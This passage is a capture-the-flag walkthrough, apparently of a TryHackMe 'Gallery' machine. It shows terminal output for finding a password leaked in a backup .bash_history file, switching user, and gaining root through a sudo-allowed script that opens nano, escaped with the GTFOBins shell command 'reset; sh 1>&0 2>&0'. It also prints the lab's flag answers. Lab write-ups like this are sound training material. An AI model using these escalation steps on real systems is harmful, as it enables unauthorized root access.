
`export TERM=xterm` is used for enabling color.

Ctrl+Z, as we know, puts the process in the background.

To resume, `stty raw` puts the terminal in raw mode and sends what you type directly to the terminal.


`stty -echo` prevents repetition (echoing) of input.

`fg` brings a background task to the foreground if something is running in the background.




```
www-data@gallery:/$ ls
bin    dev   initrd.img      lib64       mnt   root  srv  usr      vmlinuz.old
boot   etc   initrd.img.old  lost+found  opt   run   sys  var
cdrom  home  lib             media       proc  sbin  tmp  vmlinuz
www-data@gallery:/$ cd /var
www-data@gallery:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
www-data@gallery:/var$ cd backups
www-data@gallery:/var/backups$ ls
apt.extended_states.0     apt.extended_states.2.gz  mike_home_backup
apt.extended_states.1.gz  apt.extended_states.3.gz
www-data@gallery:/var/backups$ cd mike_home_backup
www-data@gallery:/var/backups/mike_home_backup$ ls
documents  images
www-data@gallery:/var/backups/mike_home_backup$ s -la
s: command not found
www-data@gallery:/var/backups/mike_home_backup$ ls -la
total 36
drwxr-xr-x 5 root root 4096 May 24  2021 .
drwxr-xr-x 3 root root 4096 Mar 26 20:07 ..
-rwxr-xr-x 1 root root  135 May 24  2021 .bash_history
```

Looking at the backup is the smartest way, because if there is a database, there is often a backup as well. This time we're lucky because Mike has created a backup, and by reading the history file, we can see which commands Mike has executed previously.




```
cd ~
ls
ping 1.1.1.1
cat /home/mike/user.txt
cd /var/www/
ls
cd html
ls -al
cat index.html
sudo -lb3stpassw0rdbr0xx
clear
sudo -l
exit
www-data@gallery:/var/backups/mike_home_backup$ █
```

We found Mike's password.



```
exit
www-data@gallery:/var/backups/mike_home_backup$ su mike
Password:
mike@gallery:/var/backups/mike_home_backup$
mike@gallery:/var/backups/mike_home_backup$
```

Yes, we are now on Mike's machine.




```
nike@gallery:/var/backups/mike_home_backup$ ls
locuments  images
nike@gallery:/var/backups/mike_home_backup$
nike@gallery:/var/backups/mike_home_backup$ cd
nike@gallery:~$ ls *
user.txt

locuments:
accounts.txt

images:
23-04.jpg  26-04.jpg  my-cat.jpg
nike@gallery:~$ cat user.txt
THM{af05cd30bfed67849befd546ef}
nike@gallery:~$
```

We found user.txt, now let's try to become root.

6.Privilege Escalation


6.1 Checking Sudo Permissions

Executing sudo -l revealed misconfigurations, allowing privilege escalation via script execution (rootkit.sh).



```
mike@gallery:~$ sudo -l -l
Matching Defaults entries for mike on gallery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User mike may run the following commands on gallery:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /bin/bash /opt/rootkit.sh
mike@gallery:~$ cat /opt/rootkit.sh
#!/bin/bash

read -e -p "Would you like to versioncheck, update, list or read the report ? "
ans;
```


And then we read the rootkit.sh




```
        /bin/bash /opt/rootkit.sh
mike@gallery:~$ cat /opt/rootkit.sh
#!/bin/bash

read -e -p "Would you like to versioncheck, update, list or read the report ? " ans;

# Execute your choice
case $ans in
    versioncheck)
        /usr/bin/rkhunter --versioncheck ;;
    update)
        /usr/bin/rkhunter --update;;
    list)
        /usr/bin/rkhunter --list;;
    read)
        /bin/nano /root/report.txt;;
    *)
        exit;;
esac
mike@gallery:~$ 
```

6.2 **Exploiting GTFOBins for Root Access**

The nano command was identified as an exploitable binary within GTFOBins, enabling root access.



```
        /usr/bin/rkhunter --list;;
    read)
        /bin/nano /root/report.txt;;
    *)
        exit;;
esac
mike@gallery:~$ sudo -l -l
Matching Defaults entries for mike on gallery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User mike may run the following commands on gallery:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /bin/bash /opt/rootkit.sh
mike@gallery:~$ sudo /bin/bash /opt/rootkit.sh
Would you like to versioncheck, update, list or read the report ? read
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```


Let's execute the file and see what happens.



```
        /usr/bin/rkhunter --list;;
    read)
        /bin/nano /root/report.txt;;
    *)
        exit;;
esac
mike@gallery:~$ sudo -l -l
Matching Defaults entries for mike on gallery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User mike may run the following commands on gallery:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /bin/bash /opt/rootkit.sh
mike@gallery:~$ sudo /bin/bash /opt/rootkit.sh
Would you like to versioncheck, update, list or read the report ? read
```


Why did we write `read` here, you might ask.

There is a `case-esac` structure here, and based on that, when we wrote `read`, the file executed. Let's become root by executing the commands from GTFOBins.




```
 GNU nano 2.9.3                     /root/report.txt


urrent test names:
   additional_rkts all apps attributes avail_modules deleted_files
   filesystem group_accounts group_changes hashes hidden_ports hidden_procs
   immutable ipc_shared_mem known_rkts loaded_modules local_host login_backdoo$
   malware network none os_specific packet_cap_apps passwd_changes
   ports possible_rkt_files possible_rkt_strings promisc properties rootkits
   running_procs scripts shared_libs shared_libs_path sniffer_logs startup_fil$
   startup_malware strings susp_dirs suspscan system_commands system_configs
   system_configs_ssh system_configs_syslog tripwire trojans

rouped test names:
   additional_rkts => possible_rkt_files possible_rkt_strings
   group_accounts  => group_changes passwd_changes
   local_host      => filesystem group_changes passwd_changes startup_malware $
   malware         => deleted_files hidden_procs ipc_shared_mem login_backdoor$
   network         => hidden_ports packet_cap_apps ports promisc
   os_specific     => avail_modules loaded_modules
   properties      => attributes hashes immutable scripts
ommand to execute: reset; sh 1>&0 2>&0
G Get Help                                  ^X Read File
C Cancel                                    M-F New Buffer
```

We've become root.



```
# whoami
root
#
```



```
#  cat /root/root.txt
THM{ba87e0dfe5903adfa6b8b450ad7567bafde87}
#
```

